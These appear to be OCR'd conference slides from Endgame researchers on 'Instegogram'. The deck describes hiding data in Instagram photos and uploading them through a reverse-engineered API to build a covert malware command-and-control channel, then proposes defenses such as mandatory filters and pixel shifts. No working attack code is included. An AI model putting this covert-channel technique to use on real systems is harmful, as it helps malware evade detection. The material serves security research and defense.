Instagram operates via HTTP GET/POST requests. We can craft those so we don't need to upload via a phone!

WE'RE NOT ALONE

Other people thought programmatic communication with Instagram would be nice and had already figured out the API!



INSTAGRAM'S API

Putting The Insta In Instegogram


01 START WITH AN IMAGE

02 DO SOME COMPUTER STUFF

```
> insta = SuperSecretAPI('finsta_dtg', 'pass')
> insta.uploadPhoto(filepath)
```

*API access and stego encoding/decoding code is included in the git repo for this project

03 IT WORKS!



04 MALWARE + STEGO + API ACCESS = WORKING C2! SUBMIT TO CONFERENCES!

ENDGAME.

JUNE 1, 2016

Whoops

Instagram made a change that stopped lots of third-party apps from working

James Cook
Jun. 4, 2016, 9:08 AM 3,557

FACEBOOK LINKEDIN TWITTER EMAIL PRINT

Third-Party Instagram Apps and Websites Cease to Work

Thursday June 2, 2016 8:03 AM PDT by Joe Rossignol

Last November, Instagram announced much stricter rules for accessing its API, effectively putting an end to dozens

Instagram Platform Update Effective June 1, 2016

TO THIRD-PARTY RS: DROP DEAD

Many Third-Party Instagram Apps Have Stopped Working

The social network has tightened access to its API

m API Changes, Restrictions & Solutions

INSTAGRAM'S NEW API

Putting The Insta Back In Instegogram

SO WE REALLY HAVE TO REVERSE IT THIS TIME

Luckily some people had already started defining the new API.

https://github.com/mgp25/Instagram-API

https://github.com/LevPasha/Instagram-API-python

FILL IN THE GAPS BY PROXYING TRAFFIC

We used Charles, an HTTP proxy server, as a Man in the Middle and a phone to get real examples of request bodies from the app.

TRIAL AND ERROR UNTIL IT WORKED

Very scientific

DEMO

EASY CHANGES TO PREVENT IMAGE STEGO

CHANGE QUANT. TABLES

Hasn't changed as long as we've been looking

MAKE FILTERS MANDATORY


Nonlinear and non-uniform warping of images can disrupt more robust stego routines

RANDOM H/V PIXEL SHIFTS

Cause alignment problems for some of the simplest encoding schemes

ACCOUNT MANAGEMENT

Find suspicious reuse of mostly similar images (modulo payload)



CONTACT INFO

HYRUM ANDESRON
DATA SCIENTIST
hyrum@endgame.com
@drhyrum

AMANDA ROUSSEAU
MALWARE RESEARCH UNICORN
amanda@endgame.com
@_Amanda_33

DANIEL GRANT
DATA SCIENTIST
dgrant@endgame.com

https://github.com/endgameinc/instegogram